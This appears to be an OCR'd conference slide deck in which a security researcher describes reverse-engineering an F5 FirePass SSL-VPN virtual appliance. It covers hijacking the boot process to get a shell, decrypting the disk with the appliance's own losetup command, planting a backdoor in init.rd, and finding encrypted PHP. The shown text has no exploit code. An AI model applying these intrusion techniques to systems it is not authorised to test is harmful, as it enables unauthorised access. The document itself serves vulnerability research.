Virtually Secure

a journey from analysis to remote root 0day
on an industry leading SSL-VPN appliance

Who am I ?

Tal Zeltzer

Independent security researcher from Israel

- Reverse engineering (mostly embedded systems)
- C/C++ And Python development
- Zerodays (Adobe Flash, PcAnywhere, EMC Networker, Windows Briefcase,…)
- No formal education

The research

- We were interested in exploiting an old vulnerability on an F5 product called FirePass.
- Overview (Taken from F5.com):

> The FirePass® SSL VPN appliance and Virtual Edition (VE) provide secure remote access to enterprise applications and data for users over any device or network. FirePass ensures easy access to applications by delivering outstanding performance, scalability, availability, policy management, and endpoint security. The result is unified security enforcement and access control that increases the agility and productivity of your workforce.


Virtual “Private” Network

Note

F5 stated that a new SSL-VPN appliance is available and the FirePass SSL-VPN appliance is supported for legacy purposes.

Note

Combined net worth of 3 companies running this product is **177 billion dollars**



Advantages of using a virtual appliance vs a normal appliance


- Runs on x86/x64.
- Kernel debugging.
- Software encryption.

Disadvantages of using a virtual appliance vs a normal appliance

- Incorrect analysis.
- Different internal implementation.
- Maintenance issues.
- Can’t develop memory corruption exploits.

Downloading the vulnerable version

- Download ✓
- Boot ✓
- Activate ✗



0day research

- We can’t work with the vulnerable version.
- We can only try and find 0days now…

Attack surface (Black box)

- Open ports: http, https, ssh.
- Mostly PHP based.
- This will be our main attack vector for now.

Getting a debug-shell

- Extract PHP files.
- Examine configuration.
- Other attack vectors?


The “debugStub” feature

- Remote kernel debugging.
- Use GDB to kernel debug.
- Unknown kernel version.

Mounting the drive in a different OS

- Boot partition.
- Hard drive encryption.
- Losetup, GPG, rootkey.gpg.
- Unable to mount the encrypted drives.

The boot partition




3cc18399-95a3-4da1-9f71-c925c8b55ebc - File Browser

3 items selected (1.2 MB)

Interacting with the boot process

- Replaced **losetup** with a busybox shell.
- Booted and got a shell!
- Broke the decryption process.


The limited shell



```
mptbase: 1 MPT adapter found, 1 installed.
Fusion MPT SCSI Host driver 2.05.16
scsi0 : ioc0: LSI53C1030, FwRev=01032920h, Ports=1, MaxQ=128, IRQ=17
blk: queue f7e93a18, I/O limit 4294967295Mb (mask 0xffffffffffffffff)
  Vendor: VMware,   Model: VMware Virtual S   Rev: 1.0
  Type:   Direct-Access                       ANSI SCSI revision: 02
blk: queue f7e93818, I/O limit 4294967295Mb (mask 0xffffffffffffffff)
Attached scsi disk sda at scsi0, channel 0, id 0, lun 0
SCSI device sda: 62914560 512-byte hdwr sectors (32212 MB)
Partition check:
 sda: sda1 sda2 sda3 sda4
pci_hotplug: PCI Hot Plug PCI Core version: 0.5
NET4: Linux TCP/IP 1.0 for NET4.0
IP Protocols: ICMP, UDP, TCP, IGMP
IP: routing cache hash table of 8192 buckets, 64Kbytes
TCP: Hash tables configured (established 262144 bind 65536)
NET4: Unix domain sockets 1.0/SMP for Linux NET4.0.
RAMDISK: Compressed image found at block 0
Freeing initrd memory: 1k freed
VFS: Mounted root (minix filesystem).
kjournald starting.  Commit interval 5 seconds
EXT3-fs: mounted filesystem with ordered data mode.
loop: loaded (max 8 devices)

Encrypted file system, please supply correct password to continue

Running bash!



BusyBox v1.00 (2012.04.26-02:05+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

ash: can't access tty; job control turned off
/ # ls -l
lrwxrwxrwx    1 0        0                       3 Mar  3  2010 bin -> lib
drwx------    2 0        0                     384 Mar  3  2010 dev
drwxr-xr-x    4 0        0                    4096 May 23 17:37 lib
lrwxrwxrwx    1 0        0                       3 Mar  3  2010 lib64 -> lib
-rwx------    1 0        0                    2644 Mar  3  2010 linuxrc
drwx------    2 0        0                      64 Mar  3  2010 proc
/ # exit

EXT3-fs: unable to read superblock
EXT2-fs: unable to read superblock
MINIX-fs: unable to read superblock
isofs_read_super: bread failed, dev=07:05, iso_blknum=16, block=32
Kernel panic: VFS: Unable to mount root fs on 07:05
 _
```

Decrypting the file-system

- During the normal boot process we noticed a command “/lib/losetup –e …”
- Decrypted the file-system.




```
Command "/lib/losetup -e AES128   -I 0 -K /lib/rootkey.gpg -G /lib /dev/loop5 /d
ev/sda3" returned error
Kernel panic: VFS: Unable to mount root fs on 01:01
 _
```

Getting a debug shell

- Compiled a backdoor.
- Added it to “init.rd”.
- Rebooted and got a debug shell on our local appliance.

Attack Surface (White box)

- Distribution: Slackware **7.1** (June 22, **2000**)
- OpenSSL: **0.9.7d** (March 17, **2004**)
- Apache: **1.3.33** (October 29, **2004**)
- …




Attack Surface (White box)


- Vulnerable applications.
- Known vulnerabilities.
- Unknown architecture.
- Hard to write a reliable memory corruption exploit without a test box.

Attack Surface (White box)

- Unknown apache modules.
- SSH is modified.
- Downloaded the PHP scripts.


PHP Scripts





PHP Hyperte length : 21978 lines : 150 Ln : 1 Col : 1 Sel : 0 Dos\Windows ANSI INS

Character distribution



PHP Scripts

- Character distribution is flat.
- No compression headers.
- Probably encrypted.

PHP Scripts

- Found several PHP code obfuscation and encryption solutions.
- Found one of them on the appliance (“IonCube").
- Found a talk by Stefan Esser that explained the situation.

Closed source PHP scripts

- This solution pre-compiles and encrypts the PHP code.
- A solution exist (Xdebug / VLD)
- Since this is an old version of “IonCube” it should work.


Xdebug / VLD

- Hard to compile.
- Dropped this angle for now; If everything fails we’ll go back and try it.

Setting up the environment

- Trying to install tools.
- Installed GCC, SSH, and others.
- Enabled mysql log
- Decided to have another look at the unknown apache modules


MySQL Log



```
ernal user mode and Signup by template mode|bol','on', 20130304033917)
                     29 Query       insert into tblLogLogonDetails (logonID,logo
n,ldescription,lvalue,ltime) values ('1362368357513417653deb2','myusername','No
master group assigned, try fallback groups|red','', 20130304033917)
